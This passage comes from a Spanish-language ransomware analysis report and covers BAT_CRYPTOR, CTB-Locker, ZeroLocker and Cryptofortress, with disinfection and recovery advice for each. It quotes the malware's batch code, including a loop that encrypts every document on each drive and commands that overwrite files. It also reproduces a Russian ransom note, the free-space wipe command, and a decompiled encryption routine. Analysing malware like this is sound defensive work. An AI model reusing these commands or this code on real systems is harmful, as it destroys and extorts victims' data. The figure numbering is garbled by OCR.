%ELDETES%%PRB%/f /q "%APPDATA%\gnupg\*.*"
rmdir /s /q "%APPDATA%\gnupg"
cd "%TEMP%"
echo BLOCKED>"%TEMP%\secring.gpg"
echo ABCDEFGH1234567890JUKILOQWERTY>>"%TEMP%\secring.gpg"
echo 00000000000000000000001BLOCKED>"%TEMP%\secring.gpg"
move /y "%TEMP%\secring.gpg.gpg" "%TEMP%\secring.gpg"
RENAME "%TEMP%\secring.gpg" KEY.PRIVATE
md "%TEMP%\KEYPRIVATE"
copy /y "%TEMP%\KEY.PRIVATE" "%APPDATA%\KEY.PRIVATE"
%ATR%%PRB%+r "%APPDATA%\KEY.PRIVATE"
copy /y "%TEMP%\KEY.PRIVATE" "%TEMP%\KEYPRIVATE\KEY.PRIVATE"
%ATR%%PRB%+r "%TEMP%\KEYPRIVATE\KEY.PRIVATE"
```

Figura 367. Script .bat

El contenido del fichero **genkey.cry** utilizado para la generación de las nuevas claves se muestra a continuación.

```
%pubring pubring.gpg
%secring secring.gpg
Key-Type: RSA
Key-Length: 1024
```

Name-Real: unstyx

Name-Comment: unstyx

Name-Email: unstyx@mail2tor.com

Expire-Date: 0

Passphrase: unstyx

Como se observa, las claves RSA tienen una longitud de 1024 bits, cuyo nombre asociado es *unstyx*, correspondiéndose también con el passphrase de las mismas.

Fíjese que antes de mover o eliminar ciertos ficheros (por ejemplo la clave privada), éstos son sobrescritos con cierto *padding* para dificultar el análisis forense. Como se muestra en la siguiente captura, dicho proceso se realizará también con diversos ficheros generados por GPG. Algunas variantes [Ref.-37] se apoyarán en herramientas como **sdelete** para llevar a cabo dicho proceso de forma más eficiente.

```
echo 1> "%TEMP%\pubring.gpg"
echo 1> "%TEMP%\pubring.bak"
echo 1> "%TEMP%\random_seed"
echo 1> "%TEMP%\secring.gpg"
echo 1> "%TEMP%\trustdb.gpg"
ping 127.0.0.1 -n 1
echo 2> "%TEMP%\pubring.bak"
echo 2> "%TEMP%\pubring.gpg"
echo 2> "%TEMP%\random_seed"
echo 2> "%TEMP%\secring.gpg"
echo 2> "%TEMP%\trustdb.gpg"
%ELDETES%%PRB%/f /q "%TEMP%\iconv.dll"
cd "%APPDATA%"
%ATR%%PRB%-s -h -r "%APPDATA%\gnupg\*.*"
%ATR%%PRB%-s -h -r "%APPDATA%\gnupg"
%ELDETES%%PRB%/f /q "%APPDATA%\gnupg\*.*"
rmdir /s /q "%APPDATA%\gnupg"
cd "%TEMP%"
echo Locked-AAAADRWEBAAAA-BBBBBBBBBBBBBBBBB> "%TEMP%\pu
echo Locked-AAAAKASPERSKY-BBBBBBBBBBBBBBBBB> "%TEMP%\pu
echo Locked-AAAAAAVASTAAAAAAAAAA-BBBBBBBBBBBBBBBBB> "%T
echo Locked-AAAAAAAAAAAAAAAA-BBBBBBBBBBBBBBBBB> "%TEMP%
echo Locked-AAAAAAAAAAAAAAAA-BBBBB0000000000B8> "%TEMP%\t
echo Locked-0000000000000000-BBBBCCCCCCCCBBBBB8> "%TEMP%
```

Figura 378. Sobrescritura de ficheros

El especimen comenzará a recorrer las unidades desde la "B:" hasta la "Z:" para cifrar los ficheros de cierta extensión con la clave pública previamente generada. En concreto, se cifrarán todos los ficheros: .doc, .docx, .xls, .xlsx, .pdf, .cer, .jpeg, .jpg, .ppt, .mdb, .rar, .1cd, .cd, .zip, .7z.

Algunos directorios, tales como *Windows, Temp, AppData, Temporary Internet, Recycle*, etc., serán excluidos de dicho proceso. La orden utilizada desde el script en batch para cifrar los documentos de cada unidad se muestra a continuación:

```
if exist B:\*.* for /r "B:\" %%i IN (*.doc *.docx *.xls *.xlsx *.pdf *.cer *.jpeg *.jpg *.ppt *.mdb *.rar *.1cd *.cd *.zip *.7z) do (echo svchost.exe -r unstyx --yes --trust-model always --no-verbose -q --encrypt-files "%%i" ^& move /y "%%i.gpg" "%%i" ^& RENAME "%%~fi" "%%~ni%%~xi.unstyx@gmail_com">> "%TEMP%\cptbase.bin)
```

Finalmente el *script* volcará un fichero de texto con nombre **UNSTYX_GMAIL_COM.txt** en diversos directorios del sistema infectado y lo abrirá con la orden **start notepad.exe "<path>\UNSTYX_GMAIL_COM.txt"**. El contenido de dicho fichero, escrito en cirílico, especifica los pasos que el usuario debe seguir para poder recuperar los ficheros cifrados.

En el mismo se advierte que el usuario deberá enviar un mail al correo **unstyx@gmail.com** o **uncrpt@mail2tor.com** adjuntando el fichero KEY.PRIVATE así como varios ficheros cifrados. El atacante, tras recibir un pago cercano a los 150€ por parte del afectado, supuestamente devolverá un fichero (UNCRYPT.KEY) que, junto con la herramienta **uncrypt-key.exe**, permitirá recuperar los ficheros cifrados.

```
Все файлы были ЗАШИФРОВАНЫ и ЗАБЛОКИРОВАНЫ алгоритмом RSA-1024

 ----

 Instruction / Инструкция: (For ENG users - translate.google.com)

Кратко и по пунктам:

1. Есть проблема - зашифрованые файлы

2. Нужно расшифровать файлы, тогда проблема исчезнет.

3. Проблему решить возможно, не переживайте.

4. Для решения данной проблемы нужно объединить наши ресурсы.
        Ваши ресурсы:
         - e-mail
         - доверие
         - электронная валюта, в знак благодарности за столь запоминающийся урок.
        Наши ресурсы:
         - Разблокировать ключ, необходимый для программы дешифратора (uncrypt-key.exe)
         - Поищите на компьютере архив UNCRYPT-KEY.zip - там всё есть.

5. Мы не те, кто шифруют данные, получают средства и затем пропадают.
   В данном случае Вы и вправду имеете 100% возможность разблокировать файлы.
   Только есть небольшое временное ограничение (срок годности ключа выбирается случайным образом от 5 до 21 дня)

5.1. У Вас есть два варианта:
     а) Форматировать диск и вернуть 0% файлов - неправильный выбор :(
     б) Купить уникальный ключ восстановления и вернуть 100% файлов - Правильно

5.2. Письма с угрозами приведут к удалению секретного ключа
```

Figura 38. Instrucciones para la recuperación de ficheros

Además del proceso previamente descrito, el atacante volcará una copia del programa **WebBrowserPassView** para recuperar los passwords almacenados en los navegadores (Internet Explorer, Mozilla Firefox, Google Chrome, Safari, y Opera). Una vez volcados, utilizará un cliente SMTP para enviar los mismos a cierta cuenta controlada por el atacante.

7.6.1 DESINFECCIÓN / RECUPERACIÓN DE FICHEROS

Hasta la fecha actual no se han encontrado vulnerabilidades o un método que permita recuperar los ficheros cifrados, al no disponer de la clave privada correspondiente. Para prevenir este tipo de infecciones, se recomienda llevar a cabo las contramedidas descritas en el punto 0. Fíjese que el vector de infección utilizado es un fichero adjunto desde un mail, en el que se anima al usuario a ejecutar el mismo. Un usuario correctamente concienciado en este tipo de técnicas de ingeniería social será la mejor contramedida para prevenir este tipo de infecciones.

7.7 CTB-LOCKER

Uno de los ransomware más sofisticados identificados durante el 2014 ha sido **CTB-Locker** (*Curve-Tor-Bitcoin Locker*), también conocido como **Critroni.** A diferencia de otros ransomware, este especimen [Ref.-38] se caracteriza por utilizar Tor para su comunicación con el servidor de control (el cual es alcanzable únicamente dentro del dominio ".onion"), dificultando enormemente la localización del mismo. Además, el esquema criptográfico utilizado hace realmente compleja la recuperación (descifrado) de los ficheros, incluso si el tráfico entre el malware y el C2 es interceptado.

Dicho cifrado se apoya en ECDH (*Elliptic curve Diffie–Hellman*). Ya que en ningún momento se expone la clave privada del servidor, se hace inviable descifrar el secreto compartido calculado a partir de dicha clave privada y la clave pública del cliente (la cual está embebida en el propio cuerpo del malware). Uno de los vectores de entrada de este ransomware procede de la infección previa de otro malware (por ejemplo, mediante: Win32.Joleee), el cual se encarga de descargar y ejecutar CTB-Locker.

Una descripción en detalle de las acciones dañinas llevadas a cabo por dicho malware se describe en SecureList [Ref.-39].

CTB-Locker se copiará dentro del directorio *CSIDL_COMMON_APPDATA* y añadirá una nueva tarea a ejecutar desde el Task Scheduler. Posteriormente recorrerá todas las unidades montadas para cifrar los siguientes tipos de ficheros: .txt, .doc, .docm, .docx, .rtf, .xlk, .xls, .xlsb, .xlsm, .mdb, .mdf, .jpe, .jpeg, .cr2, .raw, .rw2, .rwl, .dwg, .dxf, .dxg, .psd, .3fr, .accdb, .ai, .arw, .bay, .blend, .cdr, .cer, .crt, .crw, .dbf, .dcr, .dng, .eps, .erf, .indd, .kdc, .mef, .mrw, .nef, .odt, .p12, .p7c, .pem, .ppt, .pptm, .pptx, etc.

Los ficheros cifrados resultantes serán renombrados con la extensión CTBL o CTB2.

Posteriormente se mostrará una ventana al usuario exigiendo el pago de 0.159 BTC para la recuperación de los ficheros. Además, reemplazará el fondo de escritorio por una imagen volcada **en %MyDocuments%\AllFilesAreLocked<id_usuario>.bmp** que contiene información sobre el pago y volcará el fichero **%MyDocuments%\<aleatorio>.**html en el que añadirá la lista de ficheros que han sido cifrados.




Figura 40. Instrucciones para la recuperación de ficheros

Previo al cifrado de los ficheros, se utilizará Zlib para su compresión. Posteriormente, se empleará AES (hash SHA256) con el secreto compartido derivado de ECDH utilizado como clave. Debido a que la clave privada (enviada al servidor de forma segura) no es almacenada en el cliente no es posible recuperar los ficheros cifrados.

A diferencia de otras muestras de malware que se apoyan en un cliente de Tor para realizar su conexión con el dominio ".onion", CTB-Locker implementa dicha funcionalidad dentro de su binario a partir del código open-source del proyecto TOR.

7.7.1 CTB-LOCKER 2.0

A finales de Enero de 2015, se produjo una importante campaña de distribución de una versión mejorada del original CTB-Locker. El vector de infección en este caso estaba íntimamente ligado al conocido *downloader* **Dalexis**, que se propagaba a través de correo electrónico en el interior de ficheros comprimidos con extensiones .zip o .cab.

La nueva versión de CTB-Locker presenta las siguientes mejoras:

- El tiempo límite para que se realice el rescate aumenta de las 72 horas de la versión original a 96.
- Se personalizan los mensajes que contienen las instrucciones para realizar el pago añadiendo nuevos lenguajes en función de la geo-localización de la víctima.

Figura 41. CTB-Locker 2.0 [Ref.-45]

- Se permite el descifrado gratuito de hasta 5 ficheros escogidos por la víctima.

7.7.2 DESINFECCIÓN / RECUPERACIÓN DE FICHEROS

A fecha actual no se han encontrado vulnerabilidades o un método que permita recuperar los ficheros cifrados, al no disponer de la clave correspondiente. Un ataque por fuerza bruta es también inviable, debido al tiempo que se necesitaría para obtener la clave de cifrado. El ransomware, además, tratará de eliminar las Shadow Copies para evitar que el usuario pueda restaurar copias de seguridad.

Para prevenir este tipo de infecciones se recomienda llevar a cabo las contramedidas descritas en el punto 0.

Para eliminar manualmente la infección de este ransomware deberá eliminarse cualquier ejecutable situado en el directorio **%Temp%** y posteriormente limpiar el trabajo oculto del programador de tareas de Windows (Windows Task Scheduler).

7.8 ZEROLOCKER

ZeroLocker es otro ransomware descubierto en Agosto de 2014, el cual genera una clave aleatoria de 160 bits para cifrar [Ref.-40] mediante AES todos los ficheros del disco duro (incluyendo binarios). Únicamente quedarán exentos de dicho cifrado ficheros superiores a 20 MB así como los directorios: *"Windows", "WINDOWS", "Program Files", "ZeroLocker" y "Desktop"*. Los ficheros cifrados por ZeroLocker serán renombrados con la extensión ".encrypt". mientras que los ficheros originales serán eliminados.




Figura 392. Instrucciones para la recuperación de ficheros

Para asegurarse de que los ficheros originales no son recuperables, hará uso del binario **cipher.exe**, mediante el cual sobrescribirá el espacio libre en la unidad C. Con esto se garantiza que los ficheros marcados como "eliminados" en el sistema de ficheros son sobrescritos. La orden utilizada es: **C:\WINDOWS\SYSTEM32\CIPHER.EXE /W:C:**

El ransomware realizará diversas peticiones a la IP 5.199.171.47 (embebida en el propio binario) solicitando determinados recursos. Por un lado descargará la aplicación ZeroRescue.exe y la guardará en el directorio **C:\ZeroLocker.**

Figura 403. Descarga de binario

A pesar de tener cierta clave pública correspondiente a una cartera Bitcoin embebida en el propio binario, realizará otra petición GET a dicho equipo para solicitar una nueva cartera, que se almacenará dentro del fichero **address.dat**, también en el directorio *C:\ZeroLocker*.




Figura 414. Ficheros descargados

El especimen enviará la clave aleatoria generada al servidor, junto con otros parámetros tales como la MAC del equipo y la dirección Bitcoin del atacante. Sin embargo, el servidor responderá con un 404 a dicha petición GET, por lo que es posible que el servidor no almacene dicha información. Esto significa que aunque las víctimas realicen el pago exigido seguramente no recuperen sus ficheros.




Figura 425. Envío de la clave, MAC y dirección Bitcoin.

El **binario ZeroRescue.exe** será el responsable de mostrar el siguiente mensaje al usuario, solicitándole el pago de 300$ en BTC por descifrar sus ficheros. Dicha cantidad aumentará a 500$ y 1000$ según se demore dicho pago. En la propia ventana se indicará la dirección BTC, previamente recuperada del servidor, a la cual realizar el pago.




Figura 436. Instrucciones para la recuperación de ficheros

Dicho mensaje se mostrará en cada reinicio del sistema como consecuencia de la entrada de registro **HKCU\Software\Microsoft\Windows\CurrentVersion\Run**, la cual apunta al binario previamente descrito.




Figura 447. Persistencia

Si se pulsa el botón "DECRYPT FILES" el binario realizará otra petición GET enviando la MAC del equipo en la URL. Sin embargo, la respuesta del servidor siempre será un 404 (se haya realizado o no el pago). Además, se mostrará una ventana al usuario indicando que el pago no ha sido recibido y que éste debe realizarse de nuevo.




Figura 458. Respuesta 404

7.8.1 DESINFECCIÓN / RECUPERACIÓN DE FICHEROS

Debido a que el servidor no almacena la clave aleatoria utilizada para cifrar los ficheros ni es almacenada en el equipo de la víctima, la única manera de recuperar los ficheros originales es por medio de fuerza bruta (a menos que se haya registrado la petición GET en cierto log HTTP y sea posible recuperar la key). La empresa de seguridad **Vínsula** liberó en el mes de Noviembre de 2014 una herramienta gratuita que permite recuperar los ficheros infectados en un margen de tiempo razonable. Según se describe en el propio blog [Ref.-41], la herramienta puede tardar menos de un día en encontrar la clave de cifrado.

La herramienta se ejecuta desde la línea de comandos y proporciona dos opciones. Por una lado, con la opción **-bruteforce** se especificará un binario cifrado a partir del cual tratará de obtener la clave.




Figura 469. Herramienta UnlockZeroLocker

Posteriormente, una vez obtenida la key, mediante la opción **-decrypt** se podrá proceder a descifrar todos los ficheros afectados. Para ello ejecútese la herramienta con los siguientes parámetros: **-decrypt:c:\ -key:[ENTER KEY VALUE]**

UnlockZeroLocker requiere tener instalado **.NET Framework 4** y debe ser ejecutada con permisos de administrador.

Es importante destacar que el especimen no elimina los puntos de restauración del sistema, por lo que éstos podrían ser una alternativa más para recuperar una copia de los ficheros afectados. Consúltese el punto 5 para proceder con su recuperación.

7.9 CRYPTOFORTRESS

Un nuevo tipo de ransomware denominado Cryptofortress fue distribuido masivamente a partir de Febrero de 2015 mediante dos vías: a través del conocido *exploit* kit **Nuclear Pack**, y utilizando mensajes de *spam*.

En un primer momento se pensó que se trataba de una réplica del famoso ransomware Torrentlocker (sección 7.3), ya que la página con las instrucciones de pago que se presenta al usuario es idéntica en apariencia:

Figura 50. Cryptofortress [Ref.-46]

La cantidad económica exigida en este caso asciende a 1 Bitcoin como se muestra en la siguiente imagen:




Figura 51. Cryptofortress, información de pago

A diferencia de Torrentlocker, el cifrado de los ficheros se realiza en el momento de ejecución del fichero dañino, sin necesidad de establecer comunicación alguna con el C2. Se recorrerán discos duros locales, unidades de red mapeadas y dispositivos conectados al equipo infectado en busca de los siguientes formatos de fichero:

*.0?? *.1cd *.3fr *.3gp *.7z *.?ar *.abk *.accdb *.adf *.ai *.arc *.arj *.arw
*.ashbak *.ashdisk *.avi *.ba? *.backup *.bk? *.bmp *.bup *.cdr *.cdx
*.cer *.cf *.cfu *.cr? *.cs? *.da? *.dbf *.dcr *.der *.dic *.divx *.djvu *.dng
*.doc *.doc? *.dt *.dwg *.dx? *.e?f *.efd *.eps *.er? *.fbw *.fh *.flv *.frp
*.gh? *.gif *.gzip *.hbi *.hdb *.htm *.html *.ifo *.img *.indd *.iso *.iv2i
*.jpeg *.jpg *.kdc *.key *.kwm *.ld? *.m2v *.max *.md *.md? *.mef
*.mkv *.mov *.mp4 *.mpeg *.mpg *.mrw *.nba *.ndf *.nef *.nr? *.od?
*.ol? *.one *.orf *.p12 *.p7? *.pb? *.pd? *.pef *.pem *.pfx *.png *.pps
*.pps? *.ppt *.ppt? *.psd *.pst *.ptx *.pwm *.qbw *.r?? *.sco *.sef *.sk
*.sr2 *.srf *.srw *.tbk *.tc *.tib *.tif *.tmd *.txt *.v? *.v?? *.v??? *.wb2
*.wbb *.wim *.wmv *.wpd *.wps *.x3f *.xl? *.xls? *.xml *.z? *.z??

Figura 52. Extensiones cifradas por Cryptofortress [Ref.-47]

Los ficheros son cifrados utilizando una clave única de 256 bits con el algoritmo AES y empleando el modo **ECB** (por el contrario Torrentlocker empleaba el modo CBC). La clave de cifrado es generada automáticamente empleando las APIs criptográficas de Windows, y

será la misma para cifrar todos los ficheros. Todos los ficheros cifrados reciben una nueva extensión "**.frtrss**". Cabe destacar que únicamente se cifran la primera mitad de los archivos, hasta 5Mb.

Una vez finalizado el proceso de cifrado, se cifrará dicha clave simétrica con la clave pública RSA de 1024 bits incluida en la configuración del ransomware.

```
if ( j_SetFilePointer(hObject, DistanceToMoveHigh[0], &DistanceToMoveHigh[1], 0) == -1 )
{
  if ( j_GetLastError() )
    break;
}
if ( !ReadFile(hObject, pbData, nNumberOfBytesToRead, &nNumberOfBytesToWrite, 0)
  || !CryptEncrypt(file_cipher_key, 0, 0, 0, pbData, &nNumberOfBytesToWrite, 0x100000u)
  || j_SetFilePointer(hObject, DistanceToMoveHigh[0], &DistanceToMoveHigh[1], 0) == -1 && j_GetLastError()
  || !WriteFile(hObject, pbData, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0) )
  break;
*DistanceToMoveHigh = (*DistanceToMoveHigh + nNumberOfBytesToRead);
tmp = (tmp - 0x10000u);
v18 = 1;
v20 = (v20 - 1);
if ( !v20 )
{
  tmp = v9;
  if ( (j_SetFilePointer(hObject, FileSize.s.LowPart, &FileSize.s.HighPart, 0) != -1 || !j_GetLastError())
    && WriteFile(hObject, &tmp, 8u, &NumberOfBytesWritten, 0)
    && WriteFile(hObject, &file_cipher_export_crc32, 4u, &NumberOfBytesWritten, 0) )
  {
    SetFileTime(hObject, &CreationTime, &LastAccessTime, &LastWriteTime);
    j_CloseHandle(hObject);
    return 0;
  }
```

Figura 53. Cifrado de la clave simétrica usando la clave RSA pública [Ref.-47]

En la siguiente tabla quedan resumidas las principales diferencias entre Torrentlocker y Cryptofortress:

	TorrentLocker	CryptoFortress
Propagation	Spam	Exploit kit
File encryption	AES-256 CBC	AES-256 ECB
Hardcoded C&C server	Yes	No
Ransom page location	Fetched from C&C server	Included in malware
Payment page location	Onion-routed (but same server as the hardcoded C&C)	Onion-routed
AES key encryption	RSA-1024	RSA-1024
Cryptographic library	LibTomCrypt	Microsoft CryptoAPI
Encrypted portion of files	2 Mb at beginning of file	First 50% of the file, up to 5 Mb
Payment	Bitcoin (variable amount)	1.0 Bitcoin

Figura 54. Diferencias entre Torrentlocker y Cryptofortress [Ref.-46]

7.9.1 DESINFECCIÓN / RECUPERACIÓN DE FICHEROS

Las pautas a seguir para desinfectar este ejemplar son exactamente las mismas que las descritas para las familias de ransomware anteriormente vistas.

La recuperación de los ficheros de forma automática no es posible, ya que el algoritmo de cifrado implementado no tiene debilidades que puedan ser explotadas. Dado que la clave de cifrado empleada es la misma para todos los ficheros del sistema, si pudiéramos parar el proceso de cifrado a tiempo y volcar un *dump* de la memoria sería posible recuperar la clave de cifrado que se estaba siendo usada para cifrar los ficheros.

En el caso de que el cifrado se haya completado, podemos intentar recuperar los ficheros usando las Shadow Copies, sin embargo Cryptofortress intentará eliminar dichas copias durante el proceso de cifrado.

8. TABLA RESUMEN

En la siguiente tabla se muestra un pequeño resumen de las posibilidades de recuperación de los datos cifrados dependiendo del tipo de ransomware con el que nos hayamos infectado:

RANSOMWARE	POSIBILIDAD DE RECUPERACIÓN DE LOS DATOS
CRYPTOLOCKER	Con suerte en www.decryptcryptolocker.com
CRYPTOWALL	A partir de backup / Volume Shadow Copies
CRYPTODEFENSE	Mediante herramienta de EmiSoft
TORRENTLOCKER	Mediante herramienta TorrentUnlocker de BleepingComputer
CRYPTOGRAPHIC LOCKER	Mediante herramientas forenses de recuperación de ficheros
BAT_CRYPTOR	A partir de backup
CTB-LOCKER	A partir de backup
